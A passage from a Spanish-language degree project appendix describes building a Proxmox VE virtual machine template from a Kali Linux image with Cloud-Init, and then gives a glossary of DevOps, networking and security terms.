En cuanto a la configuración de los discos, como se procederá a agregar uno nuevo posteriormente, debemos de eliminar el que se encuentra establecido por defecto.




Figura E.8: Creación máquina virtual - Discos

La configuración de la CPU es simple, como emplearemos Cloud-Init para la futura configuración, no es necesario modificar los valores, por lo tanto, los dejaremos por defecto.




Figura E.9: Creación máquina virtual - CPU

Referente a la configuración de la memoria, pasa igual que con la configuración de la CPU, como se empleará Cloud-Init, podemos modificar el valor de la memoria base por defecto que posteriormente se verá modificada en la clonación.




Figura E.10: Creación máquina virtual - Memoria

Para la configuración del dispositivo de red, debemos de seleccionar el **Puente** que se vinculará con el dispositivo, siendo el ya previamente creado *vmbr0*. En cuanto al **Modelo**, haremos uso de *VIRTIO (paravirtualizado)*, por ser la mejor opción para Proxmox VE y así reducir la carga hardware.




Figura E.11: Creación máquina virtual - Red

Una vez tengamos la configurada la máquina virtual y mantener desmarcada la opción de **Iniciar después de la creación**, se debe proceder a confirmar.




Figura E.12: Creación máquina virtual - Confirmación

Es importante tener en cuenta, llegados a este punto, que la máquina virtual configurada no debe ser arrancada en ninguna circunstancia sin antes haber confirmado la creación de la plantilla, debido a que cuando se enciende, esta máquina genera IDs únicos, como la dirección MAC, las cuales no se generarían de manera diferente si creamos la plantilla tras un arranque.

Una vez creado el esqueleto de la máquina virtual, dentro del nodo principal, debemos importar el disco con la imagen Kali que hemos descomprimido previamente:

```
qm importdisk 1000 Kali-linux-2024.1-qemu-amd64.qcow2 local --format qcow2
```

Procedemos a agregar un disco sin usar a la máquina virtual creada, seleccionando el **Bus/Dispositivo** como *SCSI* y el resto de valores por defecto.




Figura E.13: Configuración máquina virtual - asignación disco

Una vez agregado el disco, se necesita incorporar el dispositivo de *Cloud-init* para poder realizar la configuración posterior en la máquina clonada con Terraform, donde el **Bus/Dispositivo** es de tipo *IDE*, en el sistema de **Almacenamiento** seleccionamos el dispositivo de almacenamiento llamado, en nuestro caso, *local* y como **Formato** se debe agregar *Imagen de disco QEMU*.




Figura E.14: Configuración máquina virtual - Dispositivo Cloud-init

Para que la máquina arranque a la perfección, debemos asignar un orden para el botado, para ello, debemos activar y priorizar como primer dispositivo el disco agregado previamente *scsi0*.




Figura E.15: Configuración máquina virtual - Orden de arranque

4. **Creación plantilla de la máquina virtual**

Procedemos a confirmar la creación de la plantilla de manera definitiva, para ello tenemos que seleccionar la máquina virtual que hemos configurado y en el apartado *Más* → *Crear plantilla*, podemos crearla.




Figura E.16: Confirmación creación plantilla máquina virtual

Glosario de términos

A

Ad hoc : Comando creado o hecho para un propósito o caso específico, no planeado previamente.

Ansible : Una herramienta de automatización de configuración y gestión de infraestructuras.

Apache : Un servidor web de código abierto y gratuito.

API : Interfaz de Programación de Aplicaciones, un conjunto de definiciones y protocolos para integrar software.

API TOKEN : Un token de autenticación para acceder a una API.

Automatización : El uso de tecnología para realizar tareas sin intervención humana.

AWS : Amazon Web Services, servicios en la nube de Amazon que incluyen computación, almacenamiento, bases de datos y más, para escalabilidad y crecimiento empresarial.

Azure : Servicios en la nube de Microsoft que incluyen computación, almacenamiento, redes y más, para construir y administrar aplicaciones globalmente.

B

Bypass : Eludir o evitar una medida de seguridad o restricción.

C

CD : Entrega Continua, una práctica donde el código se construye, prueba y libera automáticamente en producción.

CI : Integración Continua, una práctica de desarrollo de software donde los desarrolladores integran cambios en el código frecuentemente.

Ciberseguridad : La práctica de proteger sistemas, redes y programas de ataques digitales.

Clave SSH : Una clave criptográfica utilizada para autenticar el acceso a servidores mediante SSH.

Cloud-init : Una herramienta utilizada para inicializar máquinas virtuales en la nube.

Contenerización : La encapsulación de una aplicación y sus dependencias en un contenedor para garantizar su funcionamiento en cualquier entorno.

CPU : Unidad Central de Procesamiento, el componente principal de procesamiento de una computadora.

D

Daemon : Proceso que se ejecuta en segundo plano en un sistema operativo, proporcionando servicios o realizando tareas sin intervención directa del usuario.

Debian : Una distribución de Linux conocida por su estabilidad y comunidad activa.

DevOps : Conjunto de prácticas que combinan el desarrollo de software (Dev) y las operaciones de TI (Ops), con el objetivo de acortar el ciclo de vida del desarrollo y entregar software de alta calidad de manera continua.

DNS : Sistema de Nombres de Dominio, traduce nombres de dominio a direcciones IP.

E

Ejecución comandos : La capacidad de ejecutar comandos en un sistema operativo, generalmente en el contexto de un ataque.

Enmascaramiento : Una técnica de red que permite a múltiples dispositivos en una red local usar una sola dirección IP pública para conectarse a Internet, ocultando las direcciones IP internas.

Enrutamiento : El proceso de seleccionar caminos en una red informática para enviar datos desde el origen hasta el destino a través de routers.

Escala privilegios : Una técnica utilizada para obtener niveles de acceso más altos en un sistema informático.

F

Firewall : Un sistema de seguridad que monitorea y controla el tráfico de red entrante y saliente.

Fuerza bruta : Un método de ataque que intenta todas las combinaciones posibles para descubrir contraseñas u otros datos.

G

Gateway : Un dispositivo de red que actúa como un punto de acceso para conectar diferentes redes, permitiendo la comunicación entre ellas.

GCP : Google Cloud Platform, plataforma de Google para servicios en la nube que proporciona recursos de cómputo, almacenamiento, redes y herramientas de machine learning globalmente.

GitHub : Una plataforma de alojamiento para proyectos de desarrollo de software que utiliza el sistema de control de versiones Git.

H

Hacking ético : Práctica de realizar pruebas y evaluaciones de seguridad en sistemas informáticos de manera legal y autorizada, con el objetivo de identificar y corregir vulnerabilidades.

HCL : HashiCorp Configuration Language, un lenguaje de configuración utilizado por herramientas como Terraform.

Hipervisor : Software que permite crear y ejecutar máquinas virtuales.

Host : Una computadora o dispositivo que participa en una red.

HTTP : Hypertext Transfer Protocol, un protocolo de comunicación utilizado en la World Wide Web para la transferencia de documentos de hipertexto y otros recursos, como imágenes y videos.

I

IaC : Infraestructura como código, una metodología para gestionar y aprovisionar centros de datos mediante archivos de definición legibles por máquinas.

IP : Protocolo de Internet, un protocolo de comunicaciones para identificar y localizar dispositivos en una red.

IP privada : Una dirección IP utilizada dentro de una red local (LAN) para identificar dispositivos internamente. No es accesible directamente desde Internet y puede ser reutilizada en diferentes redes locales.

IP pública : Una dirección IP que es accesible desde Internet y es única en todo el mundo. Se utiliza para identificar dispositivos que se conectan a Internet.

Iptables : Una herramienta de línea de comandos para configurar y administrar las reglas del firewall en sistemas operativos basados en Linux.

IPv4 : Protocolo de Internet versión 4, la cuarta versión del protocolo IP.

J

Jenkins : Una herramienta de integración continua y entrega continua de código abierto.

Jenkinsfile : Un archivo que define un pipeline para Jenkins.

K

Kali : Kali Linux, una distribución de Linux diseñada para pruebas de penetración y seguridad informática.

Kanban : Un método de gestión de proyectos que utiliza tarjetas visuales para rastrear el progreso de las tareas.

Kernel : El núcleo del sistema operativo que gestiona las operaciones del sistema y el hardware.

L

LFI : Local File Inclusion, una vulnerabilidad de seguridad que permite a un atacante incluir archivos locales en un servidor web.

Linux : Un sistema operativo de código abierto basado en el núcleo Linux.

Linux Bridge : Una herramienta para crear un puente de red entre interfaces de red en Linux.

Logs : Archivos de registro que contienen mensajes sobre el funcionamiento de aplicaciones, sistemas o servicios.

LXC : Linux Containers, una tecnología de contenedorización que permite ejecutar múltiples sistemas Linux en un solo host.

M

MySQL : Un sistema de gestión de bases de datos relacional de código abierto.

N

NAT : Network Address Translation, una técnica utilizada en redes de computadoras para remapear direcciones IP, modificando las direcciones de origen o destino de los paquetes IP mientras pasan a través de un enrutador o firewall.

Nodo : Un servidor físico en un clúster de Proxmox VE que se encarga de ejecutar máquinas virtuales y contenedores, formando parte de la infraestructura del centro de datos.

Núcleos : Unidades de procesamiento central dentro de un procesador, que ejecutan instrucciones y realizan cálculos.

P

PAM : Pluggable Authentication Modules, un mecanismo para integrar múltiples métodos de autenticación en un servicio.

Pentesting : Pruebas de penetración, una práctica de seguridad informática donde se evalua un sistema o red en busca de vulnerabilidades que un atacante podría explotar.

PHP : Un lenguaje de scripting de propósito general especialmente adecuado para el desarrollo web.

Pipeline : Una serie de pasos que el software pasa desde el desarrollo hasta la producción dentro del fichero jenkinsfile.

Pivotaje : Una técnica utilizada por atacantes para moverse lateralmente dentro de una red comprometida.

Playbook : Un archivo YAML que describe un conjunto de tareas de automatización en Ansible.

Proxmox VE : Una plataforma de virtualización de código abierto para administrar máquinas virtuales, contenedores y almacenamiento.

Puerto : Un punto de acceso lógico en una red de computadoras utilizado para intercambiar datos.

Q

QEMU : Un emulador y virtualizador de hardware de código abierto.

R

RAM : Memoria de Acceso Aleatorio, un tipo de memoria volátil para almacenar datos temporales.

Redirección de puertos : La práctica de redirigir tráfico de una IP y puerto a otro destino.

Router : Un dispositivo que dirige el tráfico de datos entre diferentes redes.

S

S.O : Sistema Operativo, el software que gestiona el hardware y software de una computadora.

Script : Un conjunto de instrucciones que se ejecutan en un entorno de scripting para automatizar tareas.

Shell : Una interfaz que permite a los usuarios interactuar con el sistema operativo mediante comandos.

Shell inversa : Una técnica donde un atacante obtiene acceso a un sistema comprometido haciendo que este se conecte a la máquina del atacante.

SQL : Structured Query Language es un lenguaje de programación estándar específicamente diseñado para gestionar y manipular bases de datos relacionales.

SSH : Secure Shell, un protocolo para acceder de manera segura a un dispositivo remoto.

T

TCP : Transmission Control Protocol, un protocolo fundamental de Internet que permite la transmisión de datos fiable y ordenada entre aplicaciones que se ejecutan en hosts conectados a una red.

Terraform : Una herramienta de infraestructura como código para crear, administrar y actualizar infraestructuras de manera segura y eficiente.

TFG : Trabajo de Fin de Grado, un proyecto final requerido para completar un grado universitario.

TI : Tecnologías de la Información, el uso de computadoras para almacenar, recuperar, transmitir y manipular datos.

TTY : teletypewriter, se refiere a un terminal virtual que facilita la interacción del usuario con el sistema operativo, tanto local como remotamente.

V

Virtualización : La creación de una versión virtual de un recurso informático, como un servidor, almacenamiento o red.

VSCode : Visual Studio Code, un editor de código fuente desarrollado por Microsoft.

Y

YAML : Yet Another Markup Language, un formato de serialización de datos legible por humanos.